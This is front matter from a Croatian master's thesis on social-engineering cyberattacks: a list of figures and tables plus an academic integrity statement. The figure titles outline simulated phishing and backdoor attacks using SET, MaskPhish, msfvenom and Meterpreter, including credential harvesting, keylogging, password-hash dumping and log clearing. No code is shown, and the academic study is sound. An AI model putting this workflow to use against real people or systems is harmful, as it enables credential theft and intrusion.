Slika 2. Klasifikacija metoda napada socijalnog inženjeringa..... 21
Slika 3. Klasifikacija *phishing* napada..... 23
Slika 4. Dijagram *phishing* napada..... 35
Slika 5. Topol.io HTML *e-mail* uređivač 37
Slika 6. Pokretanje ngrok instance..... 37
Slika 7. Pokretanje SET-a i prikaz glavnog izbornika..... 38
Slika 8. *Social Engineering Attacks menu* 39
Slika 9. Odabir vektora napada i metode kloniranja mrežne stranice..... 39
Slika 10. Unos IP adrese i URL-a za kloniranje 40
Slika 11. Maskiranje domene MaskPhish skriptom..... 41
Slika 12. Umetanje maliciozne poveznice u HTML kod..... 42
Slika 13. Konfiguriranje e-pošte..... 43
Slika 14. Obavijest o završetku slanja e-pošte..... 43
Slika 15. Gmail poštanski pretinac žrtve 43
Slika 16. Sadržaj maliciozne e-pošte 44
Slika 17. Obavijest o upotrebi i kontroli kolačića 45
Slika 18. Unos adrese e-pošte i lozinke na *phishing* stranici..... 45
Slika 19. Ispis prikupljenih *login* podataka 46
Slika 20. *Reverse Transmission Control Protocol (TCP) shell* 47
Slika 21. Rezultat naredbe "ifconfig" 49
Slika 22. Prosljeđivanje porta 50
Slika 23. msfvenom naredba za kreiranje malicioznog *payload*-a 50
Slika 24. Kopiranje mrežne stranice alatom HTTrack 51
Slika 25. /var/www/html/ direktorij..... 52
Slika 26. Umetanje trojanskog konja u kloniranu stranicu..... 53
Slika 27. MaskPhish URL maliciozne mrežne stranice..... 53
Slika 28. Postavljanje slušatelja..... 54
Slika 29. Maliciozna mrežna stranica 55
Slika 30. Preuzimanje maliciozne datoteke 55
Slika 31. Obavijest o otvaranju Meterpreter sesije 56

Slika 32. Meterpreter naredbe za dohvaćanje sistemskih informacija 56
Slika 33. Meterpreter naredbe za promjenu direktorija i izmjenu sadržaja datoteke 57
Slika 34. Izmjena sadržaja tekstualne datoteke 57
Slika 35. Prikaz izmijenjenog sadržaja tekstualne datoteke 58
Slika 36. *Screenshot* udaljenog računala 58
Slika 37. Ispis pokrenutih procesa na udaljenom računalu 59
Slika 38. Pretraga specificirane datoteke na udaljenom računalu 59
Slika 39. Preuzimanje datoteke s udaljenog računala 60
Slika 40. Meterpreter *keylogger* 60
Slika 41. Pokretanje Meterpreter skripte *getsystem* 61
Slika 42. *Hash* vrijednosti lozinki kompromitiranog sustava 61
Slika 43. Brisanje zabilježenih događaja 62
Slika 44. Windows zapisnici prije i nakon izvršavanja naredbe „clearev“ 62

POPIS TABLICA

Tablica 1. Top 15 kibernetičkih napada u periodu 2019. - 2020. 6
Tablica 2. Često korišteni operatori za preciziranje *web*-pretraživanja Google tražilicom 12
Tablica 3. Sinteza elemenata simuliranog *phishing* napada 36
Tablica 4. Sinteza elemenata simuliranog napada stvaranjem *backdoor* pristupa 48
Tablica 5. Rezultati provedenih simulacija 63

POPIS GRAFIKONA

Grafikon 1. Mete *phishing* napada 65

Sveučilište u Zagrebu
Fakultet prometnih znanosti
10000 Zagreb
Vukelićeva 4

IZJAVA O AKADEMSKOJ ČESTITOSTI I SUGLASNOST

Izjavljujem i svojim potpisom potvrđujem kako je ovaj diplomski rad isključivo rezultat mog vlastitog rada koji se temelji na mojim istraživanjima i oslanja se na objavljenu literaturu što pokazuju korištene bilješke i bibliografija.

Izjavljujem kako nijedan dio rada nije napisan na nedozvoljen način, niti je prepisan iz necitiranog rada, te nijedan dio rada ne krši bilo čija autorska prava.

Izjavljujem također, kako nijedan dio rada nije iskorišten za bilo koji drugi rad u bilo kojoj drugoj visokoškolskoj, znanstvenoj ili obrazovnoj ustanovi.

Svojim potpisom potvrđujem i dajem suglasnost za javnu objavu diplomskog rada pod naslovom **Analiza kibernetičkih napada temeljenih na metodama socijalnog inženjeringa** na internetskim stranicama i repozitoriju Fakulteta prometnih znanosti, Digitalnom akademskom repozitoriju (DAR) pri Nacionalnoj i sveučilišnoj knjižnici u Zagrebu.

U Zagrebu, 5.9.2021.

Student/ica:
Igor Mikšić
(potpis)